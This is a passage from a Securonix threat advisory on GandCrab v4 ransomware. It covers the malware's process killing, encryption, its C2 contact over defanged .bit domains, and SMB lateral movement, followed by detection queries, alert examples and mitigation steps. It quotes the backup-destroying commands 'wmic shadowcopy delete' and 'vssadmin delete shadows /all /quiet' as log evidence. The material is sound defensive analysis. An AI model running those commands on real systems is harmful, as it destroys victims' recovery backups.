The ransomware also terminates the running processes that might hold write access to the files and prevent the encryption. The hardcoded processes include:{sqlservr.exe; msftesql.exe; sqlagent.exe; outlook.exe; powerpnt.exe; winword.exe etc.} (See Figure 4).




Name	Date modified	Type	Size
Python34	7/9/2018 1:26 PM	File folder	
Users	7/9/2018 1:28 PM	File folder	
Windows	4/23/2018 11:12 PM	File folder	
corp_documents_exfil.zip.KRAB	7/9/2018 1:26 PM	KRAB File	4,530 KB
dns_beacon	8/10/2017 5:19 PM	Application	278 KB
dns_txt_beacon	10/23/2017 4:25 PM	Application	282 KB
graphviz.log.KRAB	7/9/2018 1:26 PM	KRAB File	1,522 KB
http_beacon	8/10/2017 5:21 PM	Application	282 KB
KRAB-DECRYPT	7/9/2018 1:26 PM	Text Document	8 KB
netresview.cfg.KRAB	7/9/2018 1:26 PM	KRAB File	2 KB
NetResView	8/10/2017 7:00 PM	Application	44 KB
pscp	8/10/2017 5:13 PM	Application	613 KB
psqlodbc.log.KRAB	7/9/2018 1:26 PM	KRAB File	154 KB
putty	8/10/2017 5:14 PM	Application	835 KB
test	3/16/2015 4:27 PM	Windows Batch File	1 KB
test	3/3/2015 8:27 PM	Application	388 KB
test_exfil.doc.KRAB	7/9/2018 1:26 PM	KRAB File	1,963 KB
trigger	8/22/2017 1:31 PM	Text Document	0 KB
vcredist.log.KRAB	7/9/2018 1:28 PM	KRAB File	2,300 KB
z.bin.KRAB	7/9/2018 1:28 PM	KRAB File	4,530 KB

corp_documents_exfil.zip.KRAB Date modified: 7/9/2018 1:26 PM Date created: 8/25/2015 11:55 AM
KRAB File Size: 4.42 MB

Figure 5: GandCrab v4 Patient Zero

- In the next step, the malware generates the RSA key pair by calling Microsoft CryptAcquireContext and CryptGenKey API.
- Once GandCrab has the required system info and has generated the RSA key pair, it attempts to connect to the C2 by resolving a (.bit) namecoin domain querying a DNS server that supports .bit domains { ns1.corp[.]corp-servers[.]ru; a[.]dsnpod[.]com}. Once the ransomware is able to connect to the C2, it sends all the gathered information to the C2 in a POST or GET request with base64 encoding.
- Before starting the encryption routine, the ransomware makes sure to exclude few files and folders {desktop.ini; autorun.ini; nuser.ini; GDCB-DECRYPT.txt;}. The ransomware iterates through all the active drives found to encrypt all the files except the protect files using the RSA pub key generated earlier. The encrypted files are renamed to .GDCB or .KRAB extensions.
- Once the encryption is successful it sends back a report back to the C2 using the same HTTP method as earlier (GET/POST).



```
Jul  9 13:28:10 10.77.1.133 Hostname=U02-WIN7.seclab.lab.com,EventType=INFO,SeverityValue=2,Severity=INFO
entID=1,SourceName=Microsoft-Windows-Sysmon,ProviderGuid={5770385F-C22A-43E0-BF4C-06F5698FFBD9},Version=5
sk=1,OpcodeValue=0,RecordNumber=2671774,ProcessID=1620,ThreadID=1688,Channel=Microsoft-Windows-Sysmon/Ope
ional,Domain="NT AUTHORITY",AccountName=SYSTEM,UserID=S-1-5-18,AccountType=User,Message="Process Create:
 C:\\Windows\\SysWOW64\\wbem\\WMIC.exe  CommandLine: \"C:\\Windows\\system32\\wbem\\wmic.exe\" shadowcopy
lete  CurrentDirectory: C:\\Users\\Administrator\\Desktop\\  User: SECLAB\\Administrator  LogonGuid: {89E
```

Figure 6: GandCrab v4 Shadow Copy Deletion in Logs

- The newer variants of the ransomware also attempt to move laterally using SMB and also delete the shadow file backups using one of the two methods: “WMI for the deletion: C:\Windows\system32\wbem\wmic.exe shadowcopy delete” (see Figure 6) or VSSAdmin service for deletion: C:\Windows\system32cmd . exe /c vssadmin delete shadows /all /quiet” (see Figure 6).

Detection – Sample Securonix Spotter Search Queries


Some sample Securonix Spotter search queries to assist with detection of the existing infections:

ETDR Process Monitoring (Process Hash Conditions)

```
(rg_category contains “Endpoint” OR rg_category
contains “ips” OR rg_category contains “ids”)  AND
(customstring3=69f55139df165bea1fcada0b0174d01240bc40bc21aac4b42992f2e0a0c2ea1d or
customstring3=6a623b1e016fc0df94fe27a3eb9cc1128c5ee3831a7dcc8e4879427167a41501 or
customstring3=692c023850bbd95f116d5a623a5e0de9ad0ad13fadb3d89e584cc0aa5dc71f08 or
customstring3=ad48c3770736588b17b4af2599704b5c86ff8ae6dadd30df59ea2b1ccc221f9c or
customstring3=3486088d40d41b251017b4b6d21e742c78be820eaa8fe5d44eee79cf5974477e or
customstring3=521fcb199a36d2c3b3bac40b025c2deac472f7f6f46c2eef253132e9f42ed95d or
customstring3=9ba87c3c9ac737b5fd5fc0270f902fbe2eabbb1e0d0db64c3a07fea2eeeb5ba6 or
customstring3=27431cce6163d4456214baacbc9fd163d9e7e16348f41761bac13b65e3947aad or
customstring3=ce9c9917b66815ec7e5009f8bfa19ef3d2dfc0cf66be0b4b99b9bebb244d6706 or
customstring3=0b8618ea4aea0b213278a41436bde306a71ca9ba9bb9e6f0d33aca1c4373b3b5
or customstring3=07adce515b7c2d6132713b32f0e28999e262832b47abc26ffc58297053f83257
or customstring3=0f8ac8620229e7c64cf45470d637ea9bb7ae9d9f880777720389411b75cbdc2e
or customstring3=812a7387e6728f462b213ff0f6ccc3c74aff8c258748e4635e1ddfa3b45927f0 or
customstring3=d25d1aba05f4a66a90811c31c6f4101267151e4ec49a7f393e53d87499d5ea7a or
customstring3=ee24d0d69b4e6c6ad479c886bb0536e60725bfa0becdafecadafc10e7a231a55 or
customstring3=ab0819ae61ecbaa87d893aa239dc82d971cfcce2d44b5bebb4c45e66bb32ec51
or customstring3=3c60a9af0f5538f3bca64a1df5c604a6d194495d8d5a66bcd1a4f09b84015ebb
or customstring3=cf104f2ad205baee6d9d80e256201ef6758b850576686611c355808a681bec60
or customstring3=8ecbfe6f52ae98b5c9e406459804c4ba7f110e71716ebf05015a3a99c995baa1
orcustomstring3=6c1ed5eb1267d95d8a0dc8e1975923ebefd809c2027427b4ead867fb72703f82)
```

ETDR Process Monitoring (Process Name Conditions)

(rg_category contains “Endpoint” OR rg_category contains “ips” OR rg_category contains “ids”) AND (sourceprocessname contains tasksche.exe or sourceprocessname contains svchost32.exe or sourceprocessname contains kukul.exe or sourceprocessname contains bam.exe or sourceprocessname contains mud.exe or sourceprocessname contains hrjtwh.exe)



5 Minutes Ago
Fri, 13 Jul 2018 @ 16:26:35
⚠ POSSIBLE GANDCRABV4 RANSOMWARE
NO OF STAGES: 1, RISK SCORING SCHEME:STATIC, WEIGHT:5.0
1 VIOLATORS

2 Minutes Ago
Fri, 13 Jul 2018 @ 16:29:35
SUSPICIOUS NETWORK ACTIVITY - RARE IPC SHARE ACCESS FOR SOURCE ANALYTIC
POSSIBLE RANSOMWARE
1 VIOLATORS

5 Minutes Ago
Fri, 13 Jul 2018 @ 16:26:32
SUSPICIOUS PROCESS ACTIVITY - SHADOW COPYBACKUP DELETION ANALYTIC
POSSIBLE RANSOMWARE
1 VIOLATORS

7 Minutes Ago
Fri, 13 Jul 2018 @ 16:24:31
SUSPICIOUS PROCESS ACTIVITY - RARE PARENT-CHILD RELATIONSHIP FOR HOST ANALYTIC -2
SUSPICIOUS PROCESS EXECUTION
1 VIOLATORS

7 Minutes Ago
Fri, 13 Jul 2018 @
SUSPICIOUS PROCESS ACTIVITY - RARE PROCESS-MD5 FOR HOST ANALYTIC - 2
1

Figure 7: GandCrab v4 Securonix Detection Example

Securonix Detection – Some Examples of Securonix Predictive Indicators

In Figure 7, you can see a practical example of Securonix detection of one of the latest GandCrab attack variants. Some examples of the relevant Securonix predictive indicators to increase the chances of early detection of this and potentially other future variants of the GandCrab attack on your network include:

Suspicious Process Activity - Rare Process/MD5 For Host Analytic, Suspicious File Time Change Volume Increase Analytic, Suspicious Process Activity - Shadow Copy/Backup Deletion Analytic, and a number of others, including, EDR-SYM5-ERI, EDR-SYM6-ERI, EDR-SYM8-RUN, EDR-SYM12-RUN, EDR-SYM11-ERI, EDR-SYM7-ERI, WEL-WSH1-ERI, PXY-PAN6-TPN, WEL-SHR2-ERI, EDR-SYM34-BPI.

Mitigation and Prevention – Securonix Recommendations

Here are some of the Securonix recommendations to help customers prevent and/or mitigate the attack:

1. Review your backup version retention policies and make sure that your backups are stored in a location that cannot be accessed/encrypted by ransomware e.g. consider remote write-only backup locations.

2. Implement end-user security training program since end-users are the primary ransomware targets and it is important for them to be aware of the threat of ransomware and how it occurs.

3. Patch operating systems, software, and firmware on your infrastructure; consider leveraging a centralized patch management system.

4. For an existing infection, after containment, consider using a free tool that is able to decrypt the sensitive data encrypted by some of the earlier GandCrab ransomware variants e.g. https://labs.bitdefender.com/wp-content/uploads/downloads/grandcrab-removal-tool/

5. For your Windows systems, consider enabling and auditing controlled folder access/turn on the protected folders feature – see https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-exploit-guard/enable-controlled-folders-exploit-guard

See https://www.fbi.gov/file-repository/ransomware-prevention-and-response-for-cisos.pdf/view for some further recommendations.

Based on the publicly available details, some additional GandCrab v4.0+ variants-specific recommendations related to the reported lateral movement component using SMB added in the variants:

1. If SMBv1 is not required for business as usual (BAU), reference these recommendations to disable on all internal systems as soon as possible: https://support.microsoft.com/en-us/help/2696547/how-to-enable-and-disable-smbv1,-smbv2,-and-smbv3-in-windows-vista,-windows-server-2008,-windows-7,-windows-server-2008-r2,-windows-8,-and-windows-server-2012

2. Block tcp/139, tcp/445, and tcp/1024-1035 for ingress from the Internet, partners etc as soon as possible.

3. Patch all impacted Windows systems as soon as possible using the MS17-010 Microsoft Tuesday bulletin: https://technet.microsoft.com/library/security/MS17-010

4. Consider restricting WMI & administrative share access in your environment as much as possible.

5. Consider patching your Microsoft Office as required using the following patch https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199.

References

[1] Kelly Sheridan. Gandcrab Ransomware Exploits Website Vulnerabilities. March 11, 2018. https://www.darkreading.com/endpoint/gandcrab-ransomware-exploits-website-vulnerabilities/d/d-id/1331787.

[2] Davey Winder. GandCrab blends old and new threat resources as ransomware evolves, February 01, 2018. https://www.scmagazineuk.com/gandcrab-blends-old-and-new-threat-resources-as-ransomware-evolves/article/741017/.

[3] Nick Biasini. Gandcrab Ransomware Walks its Way onto Compromised Sites. May 9, 2018. https://blog.talosintelligence.com/2018/05/gandcrab-compromised-sites.html.

[4] Malwarebytes Labs. GandCrab ransomware distributed by RIG and GrandSoft exploit kits, May 10, 2018, https://blog.malwarebytes.com/threat-analysis/2018/01/gandcrab-ransomware-distributed-by-rig-and-grandsoft-exploit-kits/.

[5] Checkpoint. The GandCrab Ransomware Mindset. March 13, 2018. https://research.checkpoint.com/gandcrab-ransomware-mindset/.

[6] Joie Salvio-Fortinet. GandCrab v4.1 Ransomware and the Speculated SMB Exploit Spreader. July 16, 2018. https://www.fortinet.com/blog/threat-research/gandcrab-v4-1-ransomware-and-the-speculated-smb-exploit-spreader.html.

ABOUT SECURONIX

Securonix is radically transforming all areas of data security with actionable security intelligence. Our purpose-built, advanced security analytics technology mines, enriches, analyzes, scores and visualizes customer data into actionable intelligence on the highest risk threats from within and outside their environment. Using signature-less anomaly detection techniques that track users, account and system behavior, Securonix is able to detect the most advanced insider threats, data security and fraud attacks automatically and accurately.

CONTACT SECURONIX

www.securonix.com
info@securonix.com | (310) 641-1000

0718

SECURONIX

Security Analytics. Delivered.